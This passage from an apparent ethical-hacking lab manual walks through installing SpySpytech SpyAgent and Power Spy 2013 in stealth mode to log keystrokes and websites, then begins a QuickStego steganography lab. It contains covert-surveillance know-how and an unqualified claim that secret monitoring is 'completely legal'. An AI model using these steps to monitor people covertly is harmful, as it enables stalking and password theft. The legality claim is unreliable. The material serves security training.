


FIGURE 14.4: Select the Agreement

7. Choose the **Destination Location** to install Spytech SpyAgent.
8. Click **Next** to continue installation.




FIGURE 14.5: Selecting folder for installation

9. Select SpyAgent installation type, and select **Administrator/Tester** the setup type.
10. Click **Next**.



FIGURE 14.6: selecting installation type

11. The **Ready to Install** window appears. Click **Next** to start installing Spytech SpyAgent.

Splash Warning:
This option allows you to display a message to the user when SpyAgent is started. This message can be configured in the Advanced Settings → Splash Screen window





FIGURE 14.7: Ready to install window

12. It will prompt for include an **uninstaller**. Click **Yes**.



FIGURE 14.8: Selecting an uninstaller

13. A **Notice For Antivirus Users** window appears; read the text click **Next**.



Log Location: this allows you to specify where you want SpyAgent to store its activity logs. For Windows NT/2000/XP systems monitoring ALL users it is recommended that the log location be set to x:\documents and settings\all users

FIGURE 14.9: Accept Antivirus notice

14. The **Finished** window appears. Click **Close** to end the setup.



FIGURE 14.10: Finish window

15. The following window appears. Click **click to continue...**



FIGURE 14.11: Welcome SpyAgent window

16. The following window appears. Enter the password in **New Password** field, and retype the same password in **Confirm** field.
17. Click **OK**.



FIGURE 14.12: Selecting New Password

18. The following window appears. Click **click to continue...**



FIGURE 14.13: Welcome SpyAgent window

19. Configuration package wizard appears. Select the **Complete + Stealth Configuration** package.
20. Click **Next**.



FIGURE 14.14: Selecting configuration package

21. Choose additional options, and select the **Display Alert on Startup** check box.
22. Click **Next**.



FIGURE 14.15: Selecting additional option

23. The **Confirm Settings** wizard appears. To continue click **Next**.



FIGURE 14.16: Confirm setting wizard

24. The **Configurations Applied** window appears. Click **Next**.




FIGURE 14.17: Configuration applied window

25. The **Configuration Finished** window appears. Click **Finish** to successfully set up SpyAgent.



FIGURE 14.18: Configuration finished window

26. The main window of Spytech SpyAgent appears, as show in the following figure. Click **Click to continue...**



FIGURE 14.19: Main window of SpyAgent

27. To check the general user activities, click **Start Monitoring**.



FIGURE 14.20: Start monitoring

Module 05 – System Hacking

28. When the **Enter Access Password** window appears, enter the **password**.
29. Click **OK**.

 SpyAgent has a feature called SmartLogging that lets you trigger monitoring when certain events arise, instead of running constantly logging everything that users do. SmartLogging ties into the keystrokes, websites visited, applications run, and windows used logging functions



FIGURE 14.21: Entering the password

30. Stealth Notice window appears, read the instructions click **OK**
NOTE: To bring SpyAgent out of stealth mode, press **CONTROL+SHIFT+ALT+M** on your keyboard.

 SpyAgent allows you to save all of SpyAgent's keystrokes, websites, windows, applications, connections, clipboard, activity, print jobs, file usage, and documents logs to a specified directory at once - for easier viewing later on - or so you can clear your logs without losing data.



FIGURE 14.22: Stealth mode notice

31. It will show the following window, with the options select **Do not show this Help Tip again** and select **Do not show Related Help Tips like this again**. Click **click to continue...**



FIGURE 14.23: Start monitoring

SpyAgent features a large set of reporting tools that allow you to save and prepare log data for later viewing, documentation, and printing. All reports are formatted in HTML format for viewing with your web-browser.

32. Now browse the Internet (anything). To bring spyAgent out of stealth mode press **CONTROL+SHIFT+ALT+M** on your keyboard.
33. It will ask for the Access Password; enter the password and click **OK**.



FIGURE 14.24: Entering the password

34. To check user keystrokes from the keyboard, click **Keystrokes Typed** from **General User Activities**.
35. It will show all the resulting keystrokes as shown in the following screenshot.

Module 05 – System Hacking




FIGURE 14.25: Resulted keystrokes

36. To check the websites visited by the user, click **Website Visited** from **Internet Activities**.
37. It will show all the user visited websites results, as shown in the following screenshot .




FIGURE 14.26: Result of visited websites

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Spytech SpyAgent	Output: <ul style="list-style-type: none">▪ Monitoring keystrokes typed▪ Website log entries▪ Pages visited for selected website▪ Internet traffic data

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Lab**15**

Web Activity Monitoring and Recording Using Power Spy 2013

Power Spy 2013 software allows you to secretly monitor and record all activities on your computer, and this is completely legal.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Today, employees are given access to computers, telephones, and other electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees also are given laptop computers and wireless telephones they can take home and use for business outside the workplace. Whether an employee can claim a reasonable expectation of privacy when using such company-supplied equipment in large part depends upon the steps the employer has made to minimize that expectation.

In this lab, we explain monitoring employee or student activity using Power Spy 2013.

Lab Objectives

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

The objective of this lab is to help students use the Activity Monitor tool. After completing this lab, students will be able to:

- Install and configure **Power Spy 2013**
- Monitor keystrokes typed, websites visited, and Internet Traffic Data

Lab Environment

To perform the lab, you need:

- A computer running **Windows Server 2012**
- Administrative privileges to install and run tools
- You can also download Power Spy tool from
<http://ematrixsoft.com/download-power-spy-software.php>

- If you decided to download latest version screenshots may differ
- Run this tool in Windows Server 2012

Lab Duration

Time: 15 Minutes

Overview of Power Spy 2013

Power Spy software records Facebook use and all keystrokes typed, and captures all chats and IMs in Windows Live Messenger (MSN Messenger), Skype, Yahoo Messenger, Tencent QQ, Google Talk, GADU-GADU, ICQ, AOL Instant Messenger (AIM), and others. It records all websites visited, emails read, documents opened, windows opened, clipboard activities, passwords typed, and applications executed.

Lab Tasks

The basic idea in this section is to:

T A S K 1

Installation of Power Spy 2013

1. Navigate to **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Spywares>Email and Internet Spyware\Power Spy**.
2. Double-click **pcspy.exe**. The **Software License Agreement** window appears. You must accept the agreement to install Power Spy.
3. Click **Next** in the **License Agreement** wizard.




FIGURE 15.1: Installation of Spytech SpyAgent

4. Setup has finished the installation on the system. Click **Finish**.




FIGURE 15.2 Select the Agreement

5. The **Run as administrator** window appears. Click **Run**.




FIGURE 15.3: Selecting folder for installation

6. The **Setup login password** window appears. Enter the password in the **New password** field, and retype the same password in the **Confirm password** field.
7. Click **Submit**.




FIGURE 15.4: Selecting New Password

8. The **Information** dialog box appears. Click **OK**.




FIGURE 15.5: password confirmation window

9. The **Enter login Password** window appears. Enter the password (which is already set).
10. Click **Submit**



FIGURE 15.6: Enter the password

Module 05 – System Hacking

11. The **Register product** window appears. Click **Later** to continue.

Stealth Mode: Power Spy runs absolutely invisibly under Windows systems and does not show in Windows task list. None will know it's running unless you tell them! You can also choose to hide or unhide Power Spy icon and its uninstall entry




FIGURE 15.7: Register product window

12. The main window of **Power Spy** appears, as displayed in the following figure.

Task Schedule: You can set starting and ending time for each task to automatically start and stop the monitoring job.



FIGURE 15.8: Main window of Power Spy

13. Click **Start monitoring**.

T A S K 2

Monitoring and Recording User Activities



FIGURE 15.9: Start monitoring

Logs View: choose to view different type of logs from program main interface. You can delete selected logs or clear all logs, search logs or export logging reports in HTML format

14. The **System Reboot Recommended** window appears. Click **OK**.




FIGURE 15.10: System Reboot Recommended window

15. Click **Stealth Mode** (stealth mode runs the Power Spy completely invisibly on the computer) .
16. The **Hotkey reminder** window appears. Click **OK** (to unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard).




FIGURE 15.11: Stealth mode window

Easy-to-use Interface: config Power Spy with either Wizard for common users or control panel for advanced users. User-friendly graphical program interface makes it easy for beginners.

17. The **Confirm** window appears Click **Yes**.




FIGURE 15.12: Stealth mode notice

18. Now browse the Internet (anything). To bring Power Spy out of stealth mode, press **CONTROL+ALT+X** on your keyboard.
19. The **Run as administrator** window appears. Click **Run**.




FIGURE 15.13: Run as administrator

20. The **Enter login password** window appears. Enter the password (which is already set) .
21. Click **Submit**.




FIGURE 15.14: Enter the password

22. Click **Later** in the **Register product** window to continue if it appears.
23. Click **Stop monitoring** to stop the monitoring.



FIGURE 15.15: Stop the monitoring

24. To check user keystrokes from the keyboard, click **Keystrokes** in **Power Spy Control Panel**.


Module 05 – System Hacking



FIGURE 15.16: Selecting keystrokes from Power spy control panel

25. It will show all the resulted **keystrokes** as shown in the following screenshot.
 26. Click the **Close** button.

FIGURE 15.17: Resulted keystrokes



27. To check the websites visited by the user, click **Website visited** in the **Power Spy Control Panel**.
 28. It will show all the **visited websites**, as shown in the following screenshot.

Module 05 – System Hacking




FIGURE 15.18: Result of visited websites

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
PowerSpy 2013	<p>Output:</p> <ul style="list-style-type: none">▪ Monitoring keystrokes typed▪ Website log entries▪ Pages visited for selected website▪ Internet traffic data

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Image Steganography Using QuickStego

QuickStego hides text in pictures so that only other users of QuickStego can retrieve and read the hidden secret messages.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Porn sites are filled with images that sometimes change multiple times each day, require authentication in some cases to access their "better" areas of content, and by using stenographic techniques, would allow an agent to retrieve messages from their home bases and send back updates, all in porn trading. Thumbnails could be scanned to find out if there are any new messages for the day; once decrypted, these messages would point to links on the same site with the remaining information encrypted.

Terrorists know that so many different types of files can hold all sorts of hidden information, and tracking or finding these files can be an almost impossible task. These messages can be placed in plain sight, and the servers that supply these files will never know it. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.

In order to be an expert an ethical hacker and penetration tester, you must understand how to hide the text inside the image. In this lab, we show how text is hidden inside an image using the QuickStego tool.

Tools demonstrated in this lab are available in **D:\CEH-Tools\CEHv8\Module 05 System Hacking**

Lab Objectives

The objective of this lab is to help the students learn how to **hide secret text messages in an image**.

Lab Environment

To perform the lab, you need:

- A computer running **Windows Server 2012**
- Administrative privileges to install and run tools

- **QuickStego** is located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Steganography\Image Steganography\QuickStego**
- You can also download Quick Stego tool from <http://quickcrypto.com/free-steganography-software.html>
- If you decided to download latest version screenshots may differ
- Run this tool in Windows Server 2012

Lab Duration

Time: 10 Minutes

Overview of Steganography

Steganography is the art and science of writing hidden messages in such a way that no one, apart from the sender and intended recipient, suspects the existence of the message, a form of security through obscurity. Steganography includes the concealment of information within computer files. In digital steganography, electronic communications may include stenographic coding inside of a transport layer, such as a document file, image file, program, or protocol.

Lab Tasks

The basic idea in this section is to:

1. Follow the wizard-driven installation steps to install Quick Stego
2. Launch **Quick Stego** from Start menu apps

TASK 1

Hide the text inside the image

 You can download the QuickStego from <http://quickcrypto.com>

